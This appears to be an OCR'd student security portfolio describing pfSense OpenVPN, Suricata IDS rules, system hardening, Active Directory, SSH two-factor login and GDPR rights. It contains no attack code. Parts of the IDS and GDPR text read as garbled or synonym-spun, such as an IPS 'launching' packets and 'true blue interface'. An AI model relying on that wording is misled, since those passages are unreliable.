


One of the final things that I needed to do was to configure the Clients OpenVPN, where I needed once to put the network interface, the IP of the WAN, CA, User Authentication and Gateway creation to be IPv4 only.








Also, I added the rule for OpenVPN in WAN interface, which was required in order to allow such a connection. I continued with installing the actual package for the OpenVPN and after installing I was able to download the configuration for the VPN connection.




I already had Virtual machine, which was with network “0052-INTERNET-DHCP and it meant that my firewall and VM were in different networks. After downloading the configuration for the VPN, I put in my VM with ubuntu and was able to connect it. Another evidence that it worked was checking the ifconfig and also I was able to visit the pfSense page.










Explanation of my VPN functionality:


https://www.youtube.com/watch?v=4G5LxtTn8hs

Intrusion Detection and Prevention (IDS/IPS)


The first step of this was to install the package called “Suricate” in pfSense.




After the installion, I had go to Suricata and add interfaces. I choose to add WAN and DMZ interfaces and basically I did need to change anything for the configuration of the interfaces. Then I moved with setting up the global settings, where I needed to put Snort Rules Filename and Snort Oinkmaster Code. Basically, I needed just to login in the snort site due to I already had account from the previous semesters.




Finally, I needed to add specific rules for both interfaces in order to monitor for them. I added the rules for both interfaces. I did put them and waited for couple of hours in order to see some things in Alerts.





Enabled	Ruleset:	
Emerging Threats rules are not enabled.	Enabled	Ruleset: Snort Text Rules
	☐	snort_includes.rules
	☑	snort_snort3-app-detect.rules
	☐	snort_snort3-browser-chrome.rules
	☑	snort_snort3-browser-firefox.rules
	☑	snort_snort3-browser-ie.rules
	☐	snort_snort3-browser-other.rules
	☐	snort_snort3-browser-plugins.rules
	☐	snort_snort3-browser-webkit.rules
	☐	snort_snort3-content-replace.rules





Another thing that, I managed to do was to add a couple of custom rules in order to see specific things. My first rules was if someone ping the IP, I will be able to see it in the Alerts. I added two more rules due to I was curios to try different things. The other was basically checking for FTP or SSH connection. I tried these kind of connections and I was able to see in Alerts that I got the notifications





Both NIDS and HIDS have advantages. NIDS gives fast results. However, these systems need to learn from normal network traffic to prevent "false positives." Especially in the early weeks of networking, NIDS tools tend to over-detect intrusion and create a flood of alerts. which turn out to emphasize regular activity. On the one hand, we do not want to filter alerts and risk missing out on malicious activity. On the other hand, overly sensitive NIDS can test the patience of a network administration team. HIDS gives a slower response, but can give a more accurate picture of the offender's activity because it can analyze event recordings from a wide range of recording sources.

IDS (intrusion detection system) are systems that detect inappropriate, incorrect or abnormal network activities and report them. Additionally, IDS can be used to detect if a network or server is experiencing unauthorized intrusion. IPS (Intrusion Prevention System) is a system that actively disconnects or launches packets if they contain unauthorized data. IPS can be considered as an extension of IDS.

IDS is a system that monitors the network and detects inappropriate, incorrect or abnormal activities, while IPS is a system that detects intrusion or attack and takes active steps to prevent them. The main respect between the two is unlike IDS, IPS is actively taking steps to prevent or block open intrusions. These prevention steps include activities such as launching malicious packets and resetting or blocking traffic coming from malicious IP addresses. IPS can be seen as an extension of IDS, which has the added ability to prevent intrusions while detecting them.

References

[1].Infosec (2021). Basic snort rules syntax and usage [updated 2021]. resources.infosecinstitute.com.https://resources.infosecinstitute.com/topic/snort-rules-workshop-part-one/


[2].Dave Wallen (2020). Intrusion Detection Systems: A Deep Dive Into NIDS & HIDS]. resources. securityboulevard.com. https://securityboulevard.com/2020/03/intrusion-detection-systems-a-deep-dive-into-nids-hids/


System Defence


System hardening means that securing and configuring a system in such the simplest way that it reduces its surface of vulnerability to a good extent. this can be done mostly by removing uncalled-for software, hardening default credentials, disabling unnecessary services, and modifying different configuration parameters from default values so the system works firmly for a centered set of services. System hardening is essentially creating the network connected devices or pc or OS by configuring the system to eliminate all the doable risk a corporation would possibly face by the default configurations or the misconfigurations done on a system.


Talking about my laptop hardening, obviously I try to make as secured as possible. The measurements that I have done are a few basic things. My laptop allows me to login with eye scan, so I have enabled this function and it needs to recognize my eyes in order to login. I have also put a strong password with complexity criteria in order to be strong and unguessable. Another thing that is that I always have my firewall turn on, where it has some specific rules, so it could block and allow some ports. I believe, it very crucial for everyone their firewall to be turned on and turn it off very rare in to avoid vulnerabilities and issues. Windows security is a different thing that I keep on and I have configured every week at least two time to scan my system in order to keep me informed about malicious files and software. Moreover, I try to pay attention to some basic rules, which are not to enter dangerous sites, download malicious file and drives, which damage my system.

The task that I needed to do was to Install a Active Directory Server in my demo network and define a domain, a couple of users, a couple of groups, assign the users to one of the groups and set up a password policy. I already had virtual machine with windows server, where I also had Active Directory Server from my previous weeks. Basically, I created one group with name “Employees” and couple of new users, which were assigned to this group. The other thing was the to set up password policy.









I was very interested when I find out that it is possible to set up SSH Factor Google Authentication. I had a lot of experience in creating SSH connection, but I have not heard about SSH Google Authentication till now.


The first was to install package called Google Authenticator in VM with ubuntu, while I was waiting for the installation, I installed Google Authenticator on my phone.


```
student@student-virtual-machine:~$ sudo apt install libpam-google-authenticator
[sudo] password for student:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  libllvm11
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  libqrencode4
The following NEW packages will be installed:
  libpam-google-authenticator libqrencode4
0 upgraded, 2 newly installed, 0 to remove and 26 not upgraded.
Need to get 57,3 kB of archives.
After this operation, 190 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://nl.archive.ubuntu.com/ubuntu focal/universe amd64 libqrencode4 amd64 4.0.2-2 [23,6 kB]
Get:2 http://nl.archive.ubuntu.com/ubuntu focal/universe amd64 libpam-google-authenticator amd64 20170702-2 [33,7 kB]
Fetched 57,3 kB in 0s (127 kB/s)
Selecting previously unselected package libqrencode4:amd64.
(Reading database ... 203681 files and directories currently installed.)
Preparing to unpack .../libqrencode4_4.0.2-2_amd64.deb ...
Unpacking libqrencode4:amd64 (4.0.2-2) ...
Selecting previously unselected package libpam-google-authenticator.
Preparing to unpack .../libpam-google-authenticator_20170702-2_amd64.deb ...
Unpacking libpam-google-authenticator (20170702-2) ...
Setting up libqrencode4:amd64 (4.0.2-2) ...
Setting up libpam-google-authenticator (20170702-2) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for libc-bin (2.31-0ubuntu9.2) ...
```

After that, I needed to start setting up the configuration for the Authentication, which meant that I basically executed the command “google-authentication”. There, I was able to see the QR code, secret key, verification code and emergency scratch code.


```
Do you want me to update your "/home/student/.google_authenticator" file? (y/n)

Do you want to disallow multiple uses of the same authentication
token? This restricts you to one login about every 30s, but it increases
your chances to notice or even prevent man-in-the-middle attacks (y/n) y

By default, a new token is generated every 30 seconds by the mobile app.
In order to compensate for possible time-skew between the client and the server
we allow an extra token before and after the current time. This allows for a
time skew of up to 30 seconds between authentication server and client. If you
experience problems with poor time synchronization, you can increase the window
from its default size of 3 permitted codes (one previous code, the current
code, the next code) to 17 permitted codes (the 8 previous codes, the current
code, and the 8 next codes). This will permit for a time skew of up to 4 minutes
between client and server.
Do you want to do so? (y/n) y

If the computer that you are logging into isn't hardened against brute-force
login attempts, you can enable rate-limiting for the authentication module.
By default, this limits attackers to no more than 3 login attempts every 30s.
Do you want to enable rate-limiting? (y/n) y
```

The final thing that I needed to was to Configure SSH Daemon to Use Google Authenticator, which basically meant that I needed to change some configuration in some files regarding the SSH and restart the SSH service. Finally, I went to other VM in the same PVLAN, where I tried to join SSH connection and it asked password and verification code.





References

[1]. Marcin Mikołajczak (2021). Configure SSH to use two-factor authentication. ubuntu.com. https://ubuntu.com/tutorials/configure-ssh-2fa#1-overview

Law, Standards & Compliance

The term ‘data subject’ alludes to any living person whose individual information is collected, held or handled by an association. Individual information is any information that can be utilized to distinguish an person, such as a title, domestic address or credit card number.

The are several GDPR data subject rights:

- The right to be informed - Associations ought to tell people what information is being collected, how it’s being used, how long it'll be kept and whether it'll be shared with any third parties.
- The right of access - Individuals can submit subject get to demands, which oblige associations to supply a duplicate of any individual information they hold concerning the person.
- The right to rectification - In case an individual finds that the data an association holds on them is wrong or deficient, they can ask that it be upgraded
- The right to erasure - People can ask that associations eradicate their information in certain circumstances
- The right to restrict processing - Individuals can request that an organization limits the way it uses personal data.
- The right to data portability - Individuals are allowed to get and reuse their individual information for their possess purposes over diverse administrations.
- The right to object - Individuals can protest to the preparing of individual information that's collected on the grounds of true blue interface or the execution of a assignment within the interest/exercise of official specialist.

GDPR is very crucial due it improves the protection of European data subjects’ rights and clarifies what companies that process personal data must do to safeguard these rights. Nowadays, every single company and organization that deal with data relating to EU citizens must comply by the new GDPR. Most companies are processing some personal data on a regular basis, which mean they have to be very strict with this sensitive data. Not guarding that kind information could lead to big fines.

Talking about this in our project, I could say that still important as in company due to we still have client, which shared information with us. We do not have a lot of clients, which means that there is lower chance of exposing or leaking information. I could say that our project includes researching, which means that GDPR is involved. The GDPR sets out requirements under which data can be processed. I believe that this include:

Purpose limitation requirements: personal data may only be used for specific, well-described and legitimate purposes;

Security requirements: organizational and technical measures must be taken to prevent the unlawful access to and processing of personal data;

Transparency requirements: the participant to the research project must be aware that their personal data is being processed and be informed of their rights, such as the right to access, modification and deletion of personal data.

Conclusion and Reflection

Overall, I could say that these task for the Security Enginner were my favouce due to I am infrastructure student and had quite experience with most of them. I was already ahed of the schedule for my BOK and I wanted keep going due to I knew most of things how to be done. I also was able to remember myself some of topics, which I done in my previous semester and solidified my knowledge from the past semesters.


During these weeks I can still say that I was able to maintain a good level of organization of the learning process, I was able to research more and gain even more knowledge about the certain topics. I was very motivated because I already knew that I had quite good level from the past weeks. Once again, I spent a lot of hours at work and did a lot of tasks that helped me learn each topic quite well. I received good feedback from my teacher and this motivated me even more to continue in the same way. I continued in my learning style and did not want to change it because it contributed a lot of positive things to me in the previous weeks. My performances were pretty good and that's why I was quite motivated to continue in the same spirit. I can say without hesitation that all my tasks turned out quite well and I was satisfied with my work. I knew that I need to keep pushing and that was my goal to be ahed of the schedule. In my opinion I was very productive during these weeks and another my personal goal was to try to maintain this during the upcoming weeks. All the topics that I went thought was very intersting and fun to complete. I was fully ready to keep my style, my way of work and to not stop until I am done with everything possible during the semester.

\


4. SECURITY ANALYST

IT Basic Monitoring


The first step of the task was to create VM from template including nagiosxi with the network adapter same as the LAN of the pfSense due to I wanted to monitor the firewall. After this, I just needed to login into the nagios website and I was ready to continue with the next steps. I moved on with the installation of NRPE package in pfSense.



